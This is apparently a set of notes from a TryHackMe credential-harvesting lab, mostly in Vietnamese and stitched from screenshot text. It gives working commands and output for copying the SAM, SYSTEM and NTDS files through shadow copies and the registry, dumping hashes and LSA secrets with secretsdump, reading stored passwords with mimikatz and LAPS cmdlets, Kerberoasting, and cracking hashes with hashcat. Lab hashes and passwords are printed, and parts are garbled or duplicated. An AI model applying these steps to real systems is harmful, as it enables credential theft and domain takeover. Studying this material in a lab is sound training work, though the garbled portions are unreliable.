krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec44ddf5ae100b898e9edab74811430d:::  
CREDS-HARVESTIN$:1008:aad3b435b51404eeaad3b435b51404ee:443e64439a4b7fe780db47fc06a3342d:::
```

Volume Shadow Copy Service

Cách tiếp cận khác sử dụng dịch vụ sao chép bóng Microsoft Volume, giúp perform a volume backup while applications read/write on volumes.

Cụ thể hơn, chúng ta sẽ sử dụng wmic để tạo ra một bản shadow volume COPY. Điều này phải được thực hiện thông qua dấu nhắc lệnh với **các đặc quyền của quản trị viên** như sau,

1. Chạy lời nhắc cmd.exe tiêu chuẩn với đặc quyền của quản trị viên.
2. Thực hiện lệnh wmic để tạo bóng sao chép của ổ C:
3. Xác minh rằng việc tạo từ bước 2 có sẵn.
4. Sao chép cơ sở dữ liệu SAM từ ổ đĩa chúng ta đã tạo ở bước 2

Bây giờ chúng ta hãy áp dụng những gì chúng ta đã thảo luận ở trên và chạy cmd.exe với các đặc quyền của quản trị viên. Sau đó thực hiện lệnh wmic sau:

Creating a Shadow Copy of Volume C with WMIC

```
C:\Users\Administrator>wmic shadowcopy call create Volume='C:\'  
Executing (Win32_ShadowCopy)->create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ReturnValue = 0;  
    ShadowID = "{D8A11619-474F-40AE-A5A0-C2FAA1D78B85}";  
};
```

Khi lệnh được thực thi thành công, hãy sử dụng **vssadmin**, Volume Shadow Copy Service công cụ dòng lệnh quản trị, để liệt kê và xác nhận rằng chúng tôi có một shadow copy.

Listing the Available Shadow Volumes

```
C:\Users\Administrator>vssadmin list shadows  
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001-2013 Microsoft Corp.  
  
Contents of shadow copy set ID: {0c404084-8ace-4cb8-a7ed-7d7ec659bb5f}  
Contained 1 shadow copies at creation time: 5/31/2022 1:45:05 PM  
Shadow Copy ID: {d8a11619-474f-40ae-a5a0-c2faa1d78b85}  
Original Volume: (C):\?\Volume{19127295-0000-0000-0000-100000000000}\  
Shadow Copy Volume: \\\GLOBALROOT\Device\HarddiskVolumeShadowCopy1  
Originating Machine: Creds-Harvesting-AD.thm.red  
Service Machine: Creds-Harvesting-AD.thm.red  
Provider: 'Microsoft Software Shadow Copy provider 1.0'  
Type: ClientAccessible  
Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```

Đầu ra cho thấy rằng chúng ta đã tạo thành công một shadow copy volume là (C :) với đường dẫn sau: . \\\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

Như đã đề cập trước đây, cơ sở dữ liệu SAM được mã hóa bằng thuật toán mã hóa RC4 hoặc AES. Để giải mã nó, chúng tôi cần một khóa giải mã cũng được lưu trữ trong hệ thống tệp ở định dạng . `c:\Windows\System32\Config\system`

Bây giờ chúng ta hãy sao chép cả hai tệp (sam và system) từ ổ đĩa sao chép bóng mà chúng tôi đã tạo ra máy tính để bàn như sau,

Sao chép tệp SAM và SYSTEM từ Shadow Volume

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam C:\users\Administrator\Desktop\sam  
1 file(s) copied.  
  
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\users\Administrator\Desktop\system  
1 file(s) copied.
```

Bây giờ chúng tôi có cả hai tệp cần thiết, hãy chuyển chúng sang AttackBox bằng phương pháp yêu thích của bạn (SCP sẽ hoạt động).

Registry Hives

Một phương pháp khả thi khác để dumping nội dung cơ sở dữ liệu SAM là thông qua Windows Registry. Windows registry cũng lưu trữ một bản sao của một số nội dung cơ sở dữ liệu SAM được sử dụng bởi các dịch vụ Windows. May mắn thay, chúng ta có thể lưu giá trị của sổ đăng ký Windows bằng công cụ reg.exe. Như đã đề cập trước đây, chúng ta cần hai tệp để giải mã nội dung của cơ sở dữ liệu SAM. Đảm bảo run với đặc quyền của Quản trị viên.

Lưu các tệp SAM và SYSTEM từ sổ đăng ký

```
C:\Users\Administrator\Desktop>reg save HKLM\sam C:\users\Administrator\Desktop\sam-reg  
The operation completed successfully.  
  
C:\Users\Administrator\Desktop>reg save HKLM\system C:\users\Administrator\Desktop\system-reg  
The operation completed successfully.  
  
C:\Users\Administrator\Desktop>
```


Hãy để lần này giải mã nó bằng một trong những công cụ Impacket: , đã được cài đặt trong AttackBox. Tập lệnh Impacket SecretsDump trích xuất thông tin đăng nhập từ một hệ thống cục bộ và từ xa bằng cách sử dụng các kỹ thuật khác nhau.

```
secretsdump.py
```

Di chuyển cả SAM và các tệp hệ thống sang AttackBox và chạy lệnh sau:

Giải mã cơ sở dữ liệu SAM bằng Impacket SecretsDump Script Locally

```
user@machine:~# python3.9 /opt/impacket/examples/secretsdump.py -sam sam -system system LOCAL  
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation  
  
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3a787a80d08385cea7fb4aa2a4261:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.  
[*] Cleaning up...
```




root@ip-10-10-29-189:~

```
File Edit View Search Terminal Help
root@ip-10-10-29-189:~# ls
Desktop Instructions Postman sam system Tools
Downloads Pictures Rooms Scripts thinclient_drives
root@ip-10-10-29-189:~# python3.9 /opt/impacket/examples/secretsdump.py -
sam sam -system system LOCAL
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcef0e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98d3a787a80d08385cea7fb4aa2a4261:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
root@ip-10-10-29-189:~#
```

task6:



mimikatz 2.2.0 x64 (oe.eo)

```
im ov Select Administrator: Command Prompt - powershell -ex bypass
im Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershel -ex bypass
'powershel' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>powershell -ex bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Import-Module C:\Tools\Get-WebCredentials.ps1
PS C:\Windows\system32> Get-WebCredentials

UserName Resource          Password      Properties
----- -----
THMUser  internal-app.thm.red E4syPassw0rd {[hidden, False], [applicationid, 00000000-0000-0000-0000-000000000000], ...}

PS C:\Windows\system32>
```

```
mimikatz 2.2.0 x64 (oe.eo)
Logon Server : (null)
Logon Time   : 9/24/2022 3:37:31 AM
SID          : S-1-5-96-0-1
credman :

Session      : Interactive from 0
User Name    : UMFDF-0
Domain       : Font Driver Host
Logon Server : (null)
Logon Time   : 9/24/2022 3:37:31 AM
SID          : S-1-5-96-0-0
credman :

Authentication Id : 0 ; 34246 (00000000:000085c6)
Session      : RemoteInteractive from 2
User Name    : thm
Domain       : THM
Logon Server : CREDS-HARVESTIN
Logon Time   : 9/24/2022 3:38:55 AM
SID          : S-1-5-21-1966530691-3185510712-10604624-1114
credman :
[00000000]
* Username : thm
* Domain  : 10.10.237.226
* Password : jfxKruLkkxoPjwe3
[00000001]
* Username : thm.redithm-local
* Domain  : thm.redithm-local
* Password : Password123

Authentication Id : 0 ; 808351 (00000000:000c559f)
Session      : Interactive from 2
User Name    : DWM-2
Domain       : Window Manager
Logon Server : (null)
Logon Time   : 9/24/2022 3:38:17 AM
SID          : S-1-5-90-0-2
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm> cd "C:\Users\thm-local\Saved Games"
PS C:\Users\thm> cd "C:\Users\thm-local\Saved Games"
PS C:\Users\thm> dir
At line:1 char:1
+ cd " C:\Users\thm-local\Saved Games"
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (C:\String) [Set-Location], DriveNotFoundException
+ FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\Users\thm> Directory: C:\Users\thm-local\Saved Games
Mode                LastWriteTime         Length Name
----                -----        ---- 
-a----   6/8/2022 11:45 AM           19 flag.txt

PS C:\Users\thm> fl
fl : The term 'fl' is not recognized as the name of a cmdlet, function, script file, or operable
object. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ fl
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (fl:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFound,Microsoft.PowerShell.Commands.GetCommandCommand

PS C:\Users\thm> Suggestion [3,General]: The command 'fl' was not found, but does exist in the current location. Windows PowerShell does not load commands from the current location by default. If you trust this command, instead type: ".\fl".
PS C:\Users\thm> getPS C:\Users\thm-local\Saved Games> .\flag.txt
PS C:\Users\thm>
```

task7

THM Browser-Based

Sat 24 Sep, 07:14

root@ip-10-10-204-244:~

```

File Edit View Search Terminal Help
N sshd:aes128-cts-hmac-sha1-96:e228e34b8265323725b85c6c3c7d8sf
sshd:des-cbc-md5:b58f850b4c082cc7
[*] Cleaning up...
root@ip-10-10-204-244:~# python3.9 /opt/impacket/examples/secretsdump.py -security SECURITY -system SYSTEM -ntds ntds.dit local
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:0x738d0810271b4aab64ed74b6bf0a46190fdda4a478428f8a39ef838a1ced9d00c4f335f6774a3b3dc28a8e7fb16a88ae794f8ff6da1c7
b6bbfb333a78bad83cb4b7c476ee72ddcd11e17064eae27541cf8d9654687408cff97826b500377839120b663d3050330f6a287a1771a7a9c9947223d7f4561a2474dcf9045eb
[*] $ACHINE.ACC
[*] DPAPI_SYSTEM
dpapi_machinkey:0x0e88ce11d311d3966ca2422ac2708a4d707e00be
dpapi_userkey:0xb6b68be9ef724e5907e7e3559e10078e36e8ab32
[*] NLSKM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ...gTX...S.[...]
0010 D4 3B 95 80 92 70 67 78 C7 1D F9 2D A5 55 B7 A3 .;...].gx...-.U...
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M....[...]
0030 D8 BB 0D AE FA D3 41 E0 DB 66 3D 19 75 A2 D1 B2 ....A..F=..u...
NLSKM:8dd28e0754589b1c953b95b462b366d4399580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 55db1e9562985070bbb0ef2cc25754c
[*] Reading and decrypting hashes from ntds.dit
Administrator:aad3b435b51404eeaad3b435b51404eee:fc9b72f354f0371219168bdb1460af32:::
Guest:501:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CRED$-HARVESTIN$:1008:aad3b435b51404eeaad3b435b51404eee:b8673fc992e7e02f143866082b3deb4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404eee:ec44ddf5ae100b898e9edab74811430d:::
thm.red\thm:1114:aad3b435b51404eeaad3b435b51404eee:fc525c9683e8fe067095ba2ddc971889:::
thm.red\thm:1114:aad3b435b51404eeaad3b435b51404eee:fc525c9683e8fe067095ba2ddc971889:::
```

THM Browser-Based

Sat 24 Sep, 07:28

root@ip-10-10-204-244:~

```

File Edit View Search Terminal Help
N 0030 DB BB 0D AE FA D3 41 E0 DB 66 3D 19 75 A2 D1 B2 ....A..f=..u...
NLSKM:8dd28e0754589b1c953b95b462b366d4399580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 55db1e9562985070bbb0ef2cc25754c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404eee:fc9b72f354f0371219168bdb1460af32:::
Guest:501:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CRED$-HARVESTIN$:1008:aad3b435b51404eeaad3b435b51404eee:b8673fc992e7e02f143866082b3deb4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404eee:ec44ddf5ae100b898e9edab74811430d:::
thm.red\thm:1114:aad3b435b51404eeaad3b435b51404eee:fc525c9683e8fe067095ba2ddc971889:::
thm.red\thm:1114:aad3b435b51404eeaad3b435b51404eee:fc525c9683e8fe067095ba2ddc971889:::
thm.red\thm:1115:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
thm.red\thm:1115:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
thm.red\thm-local:1116:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
thm.red\thm-local:1116:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
D thm.red\admin:1118:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
D thm.red\svc-thm:1119:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
D thm.red\bk-admin:1120:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
thm.red\test-user:1127:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
sshd:1128:aad3b435b51404eeaad3b435b51404eee:f3d8f78c69ff2ebc377e19e6a10287:::
[*] Kerberos keys from ntds.dit
Administrator:aes128-cts-hmac-sha1-96:510e0d5515009dc29df8e921088e82b2da0955ed41e83d4c211031b99118bf30
Administrator:des-cbc-md5:b5b1a24ef3df25c182f520bf5c54a0
Administrator:des-cbc-md5:6d34e008f8574632
CRED$-HARVESTIN$:aes256-cts-hmac-sha1-96:87b363f9c996d774f57a46f5e65fd5ceefcf9cb728dff704c37203883453243
CRED$-HARVESTIN$:aes128-cts-hmac-sha1-96:f556767b172055e2f2dc3e7ead2a3a
CRED$-HARVESTIN$:des-cbc-md5:5b9dafe1354d5d5
krbtgt:aes256-cts-hmac-sha1-96:2afad271ecf8b2bfce29d846d84087c58e5db4083759e69d099ecb31573ad3
krbtgt:aes128-cts-hmac-sha1-96:2fe0c1029b37163d594c0debc5ce64c
krbtgt:des-cbc-md5:d92ffd4abf02b049
thm.red\thm:aes256-cts-hmac-sha1-96:2a54b9728201d8250789f5e793db4097630dcad82c93bcf9342cb8bf20443ca
thm.red\thm:aes128-cts-hmac-sha1-96:70179d57a210f22ad094726be50f703c
thm.red\thm:des-cbc-md5:794f3889e646e383
thm.red\thm:des-cbc-md5:588635fd39ef8a9a0dd1590285712cb2899d0ba092a6e4e87133e4c522be24ac
thm.red\thm:des-cbc-md5:672064af4dd22ebf2f0f3d8d8eaf0529
thm.red\thm:des-cbc-md5:457rdr4k727hndoc
```

THM Browser-Based

```
root@ip-10-10-204-244:~# hashcat -m 1000 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g0a419d06) starting...
* Device #2: Outdated POCL OpenCL driver detected!
This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 2.0 LINUX) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 3878/3942 MB (985 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEPF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: pthread-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hash' on line 1 (48b7d6...94d22ccbea14a0ee13b63edb1295400e): Token length exception
No hashes loaded.

Started: Sat Sep 24 07:26:56 2022
Stopped: Sat Sep 24 07:27:04 2022
root@ip-10-10-204-244:~# nano hash
Use "fg" to return to nano.

[1]+ Stopped nano hash
root@ip-10-10-204-244:~# nano hash
root@ip-10-10-204-244:~# hashcat -m 1000 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g0a419d06) starting...
* Device #2: Outdated POCL OpenCL driver detected!
```

1:30 PM 09/24/2022

THM Browser-Based

```
root@ip-10-10-204-244:~# hashcat -m 1000 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g0a419d06) starting...
* Device #2: Outdated POCL OpenCL driver detected!
This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 2.0 LINUX) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 3878/3942 MB (985 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEPF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: pthread-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Sat Sep 24 07:38:55 2022
Stopped: Sat Sep 24 07:38:55 2022
root@ip-10-10-204-244:~# hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
077cccc23f8ab7031726a3b70c694a49:Passw0rd123
root@ip-10-10-204-244:~#
```

task8

Administrator: Command Prompt - powershell

```
PS C:\Users\thm> Get-AdmPwdPassword
Cmdlet          Get-AdmPwdPassword          5.0.0.0
Cmdlet          Reset-AdmPwdPassword       5.0.0.0
Cmdlet          Set-AdmPwdAuditing        5.0.0.0
Cmdlet          Set-AdmPwdComputerSelfPermission 5.0.0.0
Cmdlet          Set-AdmPwdReadPasswordPermission 5.0.0.0
Cmdlet          Set-AdmPwdResetPasswordPermission 5.0.0.0
Cmdlet          Update-AdmPwdADSschema      5.0.0.0

PS C:\Users\thm> Find-AdmPwdExtendedRights -Identity THMorg
ObjectDN          ExtendedRightHolders
-----
OU=THMorg,DC=thm,DC=red          {THM\LAPsReader}

PS C:\Users\thm> net groups "THMGroupReader"
The group name could not be found.

More help is available by typing NET HELPMSG 2220.

PS C:\Users\thm> net groups "LAPsReader"
Group name      LAPsReader
Comment
Members

bk-admin
The command completed successfully.

PS C:\Users\thm> net users test-admin
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\Users\thm> cd ..
PS C:\Users> cd victim
```

Administrator: Command Prompt - powershell

```
PS C:\Users\victim> cd ..
PS C:\Users> cd ..
PS C:\> Get-AdmPwdPassword -ComputerName creds-harvestin
ComputerName      DistinguishedName          Password
-----
CREDS-HARVESTIN  CN=CREDS-HARVESTIN,OU=THMorg,DC=thm,DC=red  THMLAPSPassw0rd

PS C:\>

PS C:\> Get-AdmPwdPassword -ComputerName creds-harvestin
ComputerName      DistinguishedName          Password          ExpirationTimestamp
-----
CREDS-HARVESTIN  CN=CREDS-HARVESTIN,OU=THMorg,DC=thm,DC=red  THMLAPSPassw0rd  2/11/2338 11:05:2...

PS C:\> Get-AdmPwdPassword -ComputerName creds-harvestin
ComputerName      DistinguishedName          Password          ExpirationTimestamp
-----
CREDS-HARVESTIN  CN=CREDS-HARVESTIN,OU=THMorg,DC=thm,DC=red  THMLAPSPassw0rd  2/11/2338 11:05:2...

PS C:\>
```

```
PS C:\Users\thm> Find-AdmPwdExtendedRights -Identity THMorg
ObjectDN          ExtendedRightHolders
-----          -----
OU=THMorg,DC=thm,DC=red {THM\LAPsReader}

PS C:\Users\thm> net groups "THMGroupReader"
The group name could not be found.

More help is available by typing NET HELPMSG 2220.

PS C:\Users\thm> net groups "LAPsReader"
Group name      LAPsReader
Comment
Members
D

+ ok-admin
The command completed successfully.

PS C:\Users\thm> net users test-admin
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\Users\thm> cd ..
PS C:\Users> cd victim
PS C:\Users\victim> net users test-admin
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\Users\victim>
PS C:\Users\victim>
PS C:\Users\victim> net user test-admin
```

task 9

```
root@ip-10-10-134-8:~#
File Edit View Search Terminal Help
D-0C09006B5, comment: AcceptSecurityContext error, data 52e, v4563
root@ip-10-10-134-8:~# python3.9 /opt/impacket/examples/GetUserSPNs.py
-dc-ip 10.10.141.213 THM.red/thm
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 Secure
Auth Corporation

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----      -----      -----      -----
http://creds-harvestin.thm.red svc-thm           2022-06-10 10:47:33.7
96826 <never>

root@ip-10-10-134-8:~# python3.9 /opt/impacket/examples/GetUserSPNs.py
-dc-ip 10.10.141.213 THM.red/thm -request-user svc-user
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 Secure
Auth Corporation

Password:
No entries found!
root@ip-10-10-134-8:~#
```

```

root@ip-10-10-134-8:~ 
File Edit View Search Terminal Help
Auth Corporation

Password:
No entries found!
root@ip-10-10-134-8:~# python3.9 /opt/impacket/examples/GetUserSPNs.py
-dc-ip 10.10.141.213 THM.RED/thm -request-user svc-thm
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 Secure
Auth Corporation

Password:
ServicePrincipalName      Name      MemberOf  PasswordLastSet
LastLogon   Delegation
-----  -----
-----  -----
http/creds-harvestin.thn.red  svc-thm          2022-06-10 10:47:33.7
96826 <never>

[-] CCache file is not found. Skipping...
Skrb5tgs$23$svc-thm$RED$THM.red$svc-thm*$8e600f96aad00ce448d344c8
c8e58592$98beba6d72fad6abb4e565af1fd5e2c4457f8f2bc5ef025fc20f91b0fc6
b9fd7db35a4c5213646d76d9a646334c391e7a75fe0d71891edb41915a885a90d128e5
44fc1b7789337ee009e62abf5b70cccb3bbecd56ce7550393aac5f49ddac7b3c10bc9a

```

```

root@ip-10-10-134-8:~ 
File Edit View Search Terminal Help
Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, TGS-REP
Hash.Target...: Skrb5tgs$23$svc-thm$RED$THM.red$svc-thm*$8e600...e6a2f4
Time.Started...: Sat Sep 24 08:56:16 2022 (0 secs)
Time.Estimated.: Sat Sep 24 08:56:16 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 342.2 kh/s (5.70ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered....: 1/1 (100.00%) Digests
Progress.....: 229376/14344384 (1.60%)
Rejected.....: 0/229376 (0.00%)
Restore.Point.: 225280/14344384 (1.57%)
Restore.Sub#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#...: asswlpe! -> 170176

Started: Sat Sep 24 08:55:35 2022
Stopped: Sat Sep 24 08:56:18 2022
root@ip-10-10-134-8:#

```

Lưu ý rằng chúng tôi đã sử dụng các tệp SAM và System mà chúng tôi đã trích xuất từ Windows Registry. `-sam` là chỉ định đường dẫn cho tệp sam đã dumping từ máy Windows. `-system` là cho một đường dẫn cho tệp hệ thống. sử dụng `LOCAL` đối số ở cuối lệnh để giải mã tệp SAM cục bộ vì công cụ này xử lý các loại giải mã khác.

Lưu ý nếu chúng ta so sánh đầu ra với các hàm băm NTLM mà chúng ta nhận được từ Hashdump của Metasploit, kết quả sẽ khác. Lý do là các tài khoản khác thuộc về Active Directory và thông tin của chúng **không** được lưu trữ trong tệp Hệ thống mà chúng tôi đã dumping. Để giải mã chúng, chúng ta cần dumping tệp SECURITY khỏi tệp Windows, tệp này chứa các tệp cần thiết để giải mã tài khoản Active Directory.

Khi chúng tôi có được băm NTLM, chúng tôi có thể cố gắng bẻ khóa chúng bằng Hashcat nếu chúng có thể đoán được hoặc chúng tôi có thể sử dụng các kỹ thuật khác nhau để mạo danh người dùng bằng cách sử dụng hàm băm.

NTLM được sử dụng để làm gì?

Windows New Technology LAN Manager (NTLM) là một bộ giao thức bảo mật được cung cấp bởi Microsoft để xác thực danh tính của người dùng và bảo vệ tính toàn vẹn và bảo mật của hoạt động của họ. Về cốt lõi, NTLM là một công cụ **đăng nhập một lần (SSO)** dựa trên **a challenge-response protocol (giao thức phản hồi thách thức)** để xác nhận người dùng mà không yêu cầu họ gửi mật khẩu.

